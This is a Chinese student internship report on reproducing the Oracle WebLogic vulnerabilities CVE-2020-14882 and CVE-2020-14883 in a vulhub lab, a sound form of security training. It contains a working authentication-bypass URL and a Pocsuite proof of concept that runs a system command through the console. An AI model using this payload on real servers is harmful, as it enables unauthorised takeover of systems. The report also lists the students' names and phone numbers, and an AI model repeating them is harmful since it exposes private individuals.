**南开大学**

**实习实训漏洞复现报告**

**2024年07月26日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学实习实训第五组的安全人员采用科学的漏洞复现步骤于2024年07月15日至2024年07月26日对weblogic等漏洞进行了全面深入的漏洞复现。

本次共发现漏洞2个，其高危漏洞2个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | CVE-2020-14882 | 高危 |
| 2 | CVE-2020-14883 | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 攻击路径 | 远程 |
| 攻击复杂度 | 容易 |
| 权限要求 | 无需权限 |
| 影响范围 | 全局影响 |
| 数据保密性 | 数据泄露 |
| 数据完整性 | 传输被破坏 |
| 服务器危害 | 被提取权限 |

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 陆皓喆 | 15058298819 |
| 3 | 组员 | 郝志成 | 15063560713 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

Oracle WebLogic Server

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 利用vulhub中的docker环境，搭建docker环境，访问目标端口。 |
| 漏洞复现 | 1.构造HTTP GET请求绕过身份验证进入后台，复现 CVE-2020-14883。  2.构建请求，抓包并修改，使请求可以执行在目标位置添加文件‘123.txt’的命令，复现 CVE-2020-14882。  3.在目标机中检查命令执行是否成功，检验漏洞的可利用性。 |
| 修复建议 | 更新官方补丁即可。 |


## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 可通过构造特殊的 HTTP GET 请求，在未经身份验证的情况下使用Weblogic Server Console |
| 2 | 高危 | 可执行任意代码 |


# 3.漏洞复现过程（35分）

1. 首先使用vulhub靶场搭建环境，构造请求，添加二次URL编码过后的‘../’，绕过身份验证访问后台。<http://172.27.48.1:7001/console/images/%252E%252E%252Fconsole.portal?_nfpb=true&_pageLabel=AppDeploymentsControlPage&handle=com.bea.console.handles.JMXHandle%28%22com.bea%3AName%3Dbase_domain%2CType%3DDomain%22%29>


这里对../进行二次编码使得http第一次解码以后使用静态资源检查以绕过动态检查，中间件解码以后就可以进行这个链式的函数调用 使用.portal请求，最终使用一个这里面的console.portal模板进行渲染，然后就可以执行命令。



2. 构建请求，抓包并修改，这里是执行了一个touch命令，然后可以生成一个名为"123.txt"的文件，最早的实现好像是一个调用计算器的系统api请求，使请求可以执行在目标位置添加文件‘123.txt’的命令。



3. 查看目标路径，发现目标文件被写入，命令被正确执行，同样的也可以执行类似调用系统api的命令。



## 3.1 风险管理及规避

检查Weblogic server版本，更新补丁。

## 3.2测试方法

使用vulhub提供的docker环境进行测试，复现后编写poc。

## 3.3测试中所用的工具

Docker desktop

Burpsuite pro,

Pocsuite 2.0.8

# 漏洞复现结果（25分）

## 4.1 POC插件编写

#!/usr/bin/env python

# coding: utf-8

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import  parse\_ip\_port, http\_packet, make\_verify\_url

class TestPOC(POCBase):

    vulID = '''CVE-2020-14882'''

    cveID = '''CVE-2020-14882'''

    cnvdID = ''''''

    cnnvdID = ''''''

    version = ''''''

    author = '''郝志成'''

    vulDate = '''2020-03-30'''

    createDate = '''2020-03-30'''

    updateDate = '''2020-03-30'''

    name = '''Oracle WebLogic Server 远程代码执行漏洞'''

    desc = '''

CVE-2020-14882允许未授权的用户绕过管理控制台的权限验证访问后台，

'''

    solution = '''安装官方最新补丁进行升级'''

    severity = ''''''

    vulType = ''''''

    taskType = ''''''

    references = ['''https://mp.weixin.qq.com/s/34MWLMkMGKPuXtZnIuP\_yg''']

    appName = '''Oracle WebLogic Server'''

    appVersion = '''10.3.6., 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0'''

    appPowerLink = ''''''

    samples = ['']

    install\_requires = ['''''']

    def \_attack(self):

        return self.\_verify()

    def \_verify(self):

        self.url, ip, port = parse\_ip\_port(self.target, 7001)

        result = {}

        headers = {

             "Content-Type": "application/x-www-form-urlencoded",

        }

        path='/console/css/%252e%252e%252fconsole.portal?\_nfpb=true&\_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec(\'touch%20/tmp/success1\');")'

        vul\_url = make\_verify\_url(self.url,path,mod=0)

        resp = req.get(url=vul\_url, headers = headers, verify = False, allow\_redirects = False, timeout = 10)

        if  resp.status\_code == 200 :

            result['VerifyInfo'] = http\_packet(resp)

            result['VerifyInfo']['URL'] = vul\_url

            result['VerifyInfo']['port'] = port

            #在示例中，会在后台产生一个名为success1的文件

        return self.parse\_output(result)

    def parse\_output(self, result):

        output = Output(self)

        if result:

            output.success(result)

        else:

            output.fail('Failed')

        return output

register(TestPOC)

## 4.2 漏洞信息

根据原始报告、漏洞报告以及OWASP TOP 10漏洞信息描述，填写如下表格。

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 未授权远程命令执行漏洞 | **CVE-ID** | CVE-2020-14882& CVE-2020-14883 |
| **披露/发现时间** | 2020-03-30 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2020-03-30 | **漏洞发现者** | Nguyen Jang | **CNVD-ID：** |  |
| **漏洞等级** | 高危 | **提交者** | Nguyen Jang | **搜索关键词** | Weblogic server |
| **影响范围** | Oracle WebLogic Server，版本10.3.6.0，12.1.3.0，12.2.1.3，12.2.1.4，14.1.1.0。 | | | | |
| **来源** | Oracle | | | | |
| **漏洞简介** | weblogic未授权远程命令执行漏洞 | | | | |
| **漏洞详情** | Oracle WebLogic产品中存在安全漏洞，受此漏洞影响的版本包括10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0和14.1.1.0.0，未经身份验证的攻击者可以通过HTTP网络访问WebLogic Server利用此漏洞，成功利用此漏洞的攻击者可以接管当前Oracle WebLogic Server。 | | | | |
| **参考链接** | [【安全风险通告】Oracle 融合中间件高危漏洞安全风险通告 (qq.com)](https://mp.weixin.qq.com/s/34MWLMkMGKPuXtZnIuP_yg) | | | | |
| **靶场信息** | Vulhub/weblogic/ CVE-2020-14882 | | | | |
| **POC** | 如上 | | | | |
| **修复方案** | 更新补丁 | | | | |